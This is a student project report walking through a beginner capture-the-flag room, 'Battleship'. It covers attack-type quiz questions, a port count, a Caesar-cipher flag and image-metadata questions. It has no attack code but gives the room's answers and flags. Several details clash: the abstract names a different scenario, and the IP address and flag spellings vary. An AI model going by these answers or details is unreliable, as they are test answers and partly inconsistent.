Sri Lanka Institute of Information Technology

Final Project Report

Systems and Network Programming (SNP) __ IE2012

2nd year 1st semester

Submitted by:

Student ID	**IT21184994**
Student Name	**R.D.D.L.K JAYASINGHE**

Abstract

SR86 Hijack is a capture the flag (CTF) program developed as for the requirements specified in the information security project module. This CTF program is developed in order to increase the practical knowledge of the players who are interested in information security-based tools and technologies. In the CTF, the main scenario is based on an investigation scenario of an aircraft hijacking situation. The players will have to go through various types of practical information security forensic based levels in order to retrieve the flags required in the CTF levels. In the initial parts of this final report, an introduction to the CTF development, a description about the scenario, and an introduction about the tools and technologies that were used to develop the CTF is included. In addition, details about the database development are included. The methodology that was used is thoroughly described in the methodology section. It includes brief descriptions about the levels and the methodology to play the various levels included in the CTF. Additionally, how the Tryhackme implementation of the CTF was done and the development of the website is also described in the methodology section of the document. In the final sections of the document, an evaluation about the methodologies used, brief description about the problems occurred and the future possibility for the development of the SR86 Hijack CTF is discussed The Navy's Fighter Weapons School, also known as Battleship, has gone computerized as part of the training for unmanned military pilots. The person in charge of this operation is Captain John. Since the program's inception, the enemy has been using cyber weapons to attempt and destroy it.In order to determine whether the Battleship can withstand a cyberattack.

Acknowledgement

I would like to express our gratitude towards Dr. Lakmal Perera, eshandi aththanayaka for their kind co-operation and encouragement which helped us in successfully completion of this project.

Declaration

I declare that this project report or part of it was not a copy of a document done by any organization, university any other institute or a previous student project group at SLIIT and was not copied from the Internet or other sources.

Project details:

Project Title	Tryhackme

Member:

Student ID	IT21184994
Student name	R.D.D.L.K JAYASINGHE

Introduction

This project was completed in accordance with the Systems and Network Programming (SNP)-IE2012 for the first semester of the second year of the Cyber Security Specialization program. As its final assignment, Tryhackme . The Navy's Fighter Weapons School, also known as Battleship, has gone computerized as part of the training for unmanned military pilots. The person in charge of this operation is Captain John. Since the program's inception, the enemy has been using cyber weapons to attempt and destroy it.

In order to determine whether the Battleship can withstand a cyberattack, you are employed as a penetration tester. Should you accept, your task will be to hack into the Battleship's computer system and identify any/all weaknesses.

Battleship | A Comprehensive Walkthrough


TASK 1- INTRODUCTION

The Navy's Fighter Weapons School, also known as Battleship, has gone computerized as part of the training for unmanned military pilots. The person in charge of this operation is Captain John. Since the program's inception, the enemy has been using cyber weapons to attempt and destroy it.

In order to determine whether the Battleship can withstand a cyberattack, you are employed as a penetration tester. Should you accept, your task will be to hack into the Battleship's computer system and identify any/all weaknesses.

Congratulations!

You have to some theoretical questions for check your penetration knowledge as a "Pentester".



Answer the questions below

Q1 - Vector that injects malicious code into a vulnerable web application. It does not direct target the application itself. What is the common Attack mention above?

Answer – cross site scripting

Q2 - Vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed. What is the common Attack mention above?


Answer – SQL injection

Q3 - This malware type that negates normal authentication procedures to access a system. As a result, remote access is granted to resources within an application, such as databases and file servers, giving perpetrators the ability to remotely issue system commands and update malware.

Answer – backdoor

Q4 - Deploy the machine.

Answer – no need



TASK 2- Beginner as a student officer


The first step of a penetration test is gathering as much as information about the target.


This Your target IP address : 3.17.19.155

Answer the questions below

Q1 - How many ports are open?

Answer – 3





TASK 3- Up to lieutenant


Moving on...


Look how things are built! Try to find some Sensitive Military Information hidden in plain-sight.


Answer the questions below


Q1 - What is the "Sensitive Military Information"?

Answer - FLAG{Caesar_cipher_is_vulnerable }




BattleShip
http://3.19.17.155/
Caesar Cipher (Shift) - On
https://www.dcode.fr/caesar-cipher
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
Search for a tool
SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'random'
BROWSE THE FULL DCODE TOOLS' LIST
Results
Brute-Force mode: the 25 shifts (for the alphabet ABCDEFGHIJKLMNOPQRSTUVWXYZ) are tested and sorted from most probable to least probable.
+7 (+19) LAG{Caesar_cipher_is_vulnerable}
+11 (+15) HWC{Ywaown_yeldan_eo_rqhjanwxha}
+3 (+23) PEK{Geiwev_gmtliv_mw_zyprivefpi}
+13 (+13) FUA{Wuymul_wcjbyl_cm_pofhyluvfy}
+5 (+21) NCI{Ecguct_ekrjgt_ku_xwnpgtcdng}
+24 (+2) UJP{Ljnbja_lryqna_rb_eduwnajkun}
+16 (+10) CRX{Trvjri_tzgyvi_zj_mlcevirscv}
CAESAR CIPHER
Cryptography › Substitution Cipher › Caesar Cipher
CAESAR CIPHER DECODER
CAESAR SHIFTED CIPHERTEXT
SHN{Jhlzhy_jpwoly_pz_cbsulyhisl}
Test all possible shifts (26-letter alphabet A-Z)
▶ DECRYPT (BRUTEFORCE)
MANUAL DECRYPTION AND PARAMETERS
SHIFT/KEY (NUMBER): 3
USE THE ENGLISH ALPHABET (26 LETTERS FROM A TO Z)
USE THE ENGLISH ALPHABET AND ALSO SHIFT THE DIGITS 0-9
USE THE LATIN ALPHABET IN THE TIME OF CAESAR (23 LETTERS, NO J, U OR W)
USE THE ASCII TABLE (0-127) AS ALPHABET
USE A CUSTOM ALPHABET (A-Z0-9 CHARS ONLY)
0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ
▶ DECRYPT
Summary
Caesar Cipher Decoder
Caesar Encoder
What is the Caesar cipher? (Definition)
How to encrypt using Caesar cipher?
How to decrypt Caesar cipher?
How to recognize Caesar ciphertext?
How to decipher Caesar without knowing the shift?
What are the variants of the Caesar cipher?
How to encrypt digits and numbers using Caesar cipher?
Why the name Caesar Cipher?
What is August Cipher?
What are other Caesar Cipher
Feedback


Task 3 [Up to Lieutenant]
Moving on...
Look how things are built! Try to find some Sensitive Military Information hidden in plain-sight.
Answer the questions below
What is the "Sensitive Military Information"?
FLAG{Caesar_cipher_is_vulnerable}
Correct Answer



TASK 4- up to lieutenants commander

Answer the questions below

Q1 - What is the Secret key of Image ?


Answer – FLAG{steganography_is_a_SECretKey}

Q2 - Where is it located ?

Answer –New Britain


Q3 - what is the profile Date Time ?


Answer – 2017:07:07 13:22:32




Q4 - What is the image profile ID ?

Answer – cala9582257f104d389913d51ea1582


root@ip-172-31-36-5: /var/www/html
File Edit View Search Terminal Help
Rendering Intent : Perceptual
Connection Space Illuminant : 0.9642 1 0.82491
Profile Creator : Apple Computer Inc.
Profile ID : ca1a9582257f104d389913d5d1ea1582
Profile Description : Display P3
Profile Copyright : Copyright Apple Inc., 2017
Media White Point : 0.95045 1 1.08905
Red Matrix Column : 0.51512 0.2412 -0.00105
Green Matrix Column : 0.29198 0.69225 0.04189
Blue Matrix Column : 0.1571 0.06657 0.78407
Red Tone Reproduction Curve : (Binary data 32 bytes, use -b option to extract)
Chromatic Adaptation : 1.04788 0.02292 -0.0502 0.02959 0.99048 -0.01706 -0.00923 0.01508
0.75168
Blue Tone Reproduction Curve : (Binary data 32 bytes, use -b option to extract)
Green Tone Reproduction Curve : (Binary data 32 bytes, use -b option to extract)
Image Width : 1200
Image Height : 900
Encoding Process : Baseline DCT, Huffman coding
Bits Per Sample : 8
Color Components : 3
Y Cb Cr Sub Sampling : YCbCr4:2:0 (2 2)
Image Size : 1200x900
Megapixels : 1.1


Task 4 [Up to Lieutenant Commander]
Change me..
Answer the questions below
What is the Secret key of Image ?
FLAG{Steganograph_is_a_SECretKey}
Correct Answer
Where is it located ?
New Britain
Correct Answer
what is the profile Date Time ?
2017:07:07 13:22:32
Correct Answer
What is the image profile ID ?
ca1a9582257f104d389913d5d1ea1582
Correct Answer

